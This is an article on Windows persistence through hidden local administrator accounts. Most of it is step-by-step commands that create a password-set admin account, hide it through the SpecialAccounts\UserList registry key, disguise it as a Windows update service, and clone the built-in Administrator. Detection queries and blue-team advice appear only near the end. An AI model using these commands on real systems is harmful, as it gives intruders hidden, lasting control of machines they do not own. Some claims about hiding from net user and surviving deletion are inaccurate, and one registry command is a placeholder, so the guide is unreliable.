Hidden Local Admin Accounts

The creation of a hidden local admin account is one of the most effective persistence mechanisms utilized by both malware developers and red team practitioners.
Hidden administrative user accounts remain active even after rebooting the host system and being deleted/removed through standard methods. Hidden administrator accounts can be used to gain full SYSTEM access to a Windows operating system (OS).
The two primary techniques of creating a hidden administrator account in 2026 are based on the following techniques:
Registry-based hidden administrator account (most frequently used method)
This technique creates a normal-looking local admin account but makes it invisible in the Windows GUI, net user, and most management tools.
Step-by-step (run as Administrator):
1. Create the hidden admin account
net user HiddenAdmin P@ssw0rd123! /add
net localgroup Administrators HiddenAdmin /add
2. Hide the account with the Registry
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList" /v HiddenAdmin /t REG_DWORD /d 0 /f
Why it works
1. The SpecialAccounts\UserList registry key is used to tell Windows to hide the account at the login screen and also from the net user/lusrmgr.msc.
2. The account will still exist and have full local administrator privileges.
3. The account will persist through reboots and also survive the common maintenance activities that you would expect to occur in a Windows environment.
To activate the hidden account later
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList" /v HiddenAdmin /t REG_DWORD /d 1 /f
Shadow Account Technique (Advanced and Stealthy)
This technique involves copying a current legitimate administrator account (usually built-in Administrator) then renaming it so that it can't be found as easily.
Practical Steps:
1. Enable built-in Administrator account if not already done
net user Administrator /active:yes
2. Create a shadow copy of the Administrator account
reg add "HKLM\SAM\SAM\Domains\Account\Users\000001F4" /v F /t REG_BINARY /d [cloned binary data] /f # (advanced - usually done via tools)
Simpler practical version
net user ShadowAdmin P@ssw0rd123! /add
net localgroup Administrators ShadowAdmin /add
Hide it completely from GUI and most tools
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList" /v ShadowAdmin /t REG_DWORD /d 0 /f
Optional: Rename the account to look legitimate
wmic useraccount where name='ShadowAdmin' rename 'svc_windowsupdate'
Pro version (most stealthy):
1. Clone the built-in Administrator account (RID 500) via registry modification or via tools like mimikatz / lsadump.
2. Change account name to make it appear as "svc_microsoft", "windowsupdate" or "defenderupdate".
3. Leave original Administrator account disabled.
Detection Challenges
For the following reasons detection on these accounts is difficult:
1. They do not show up under the logon screen
2. They are frequently hidden by means of the net user command or Computer Management
3. A large number of EDRs will not detect these without explicitly watching for registry changes under SpecialAccounts\UserList.
Detection commands administrators should execute:
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList"
Get-LocalUser | Where-Object {$_.Enabled -eq $true}
Practical Red Team / Malware Usage
Current-day attackers have combined the use of these two techniques:
1. The use of registry methods to create a hidden administrator account
2. Creating a scheduled task or service that runs as the generated hidden account
3. Use the account as needed then hide it
This offers the attacker persistent high-level access even after rebooting or basic forensic analysis has taken place.
Blue Team Defence Recommendations
1. Keep track of changes to the Registry : HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList
2. Enable Sysmon Event ID 13 (Registry value added) on the Registry key
3. Conduct a regular review of Local Admins in the local Admins Group
4. Use LAPS (Local Admin Password Solution) in the Enterprise
5. Limit the people who can access and change the registry under Winlogon
Key Takeaways
1. Registry-based hidden admin accounts (SpecialAccounts\UserList) are easy to create, use, and stay alive after a computer reboot.
2. Stealth Shadow/Clone accounts are difficult to detect & were commonly utilized in 2026 due to their native Windows app & service hosting capabilities.
3. Hidden admin and scheduled task/service grants a high level of persistence.
4. In order to detect these techniques, you must monitor certain registry keys and the unusual creation of admin accounts.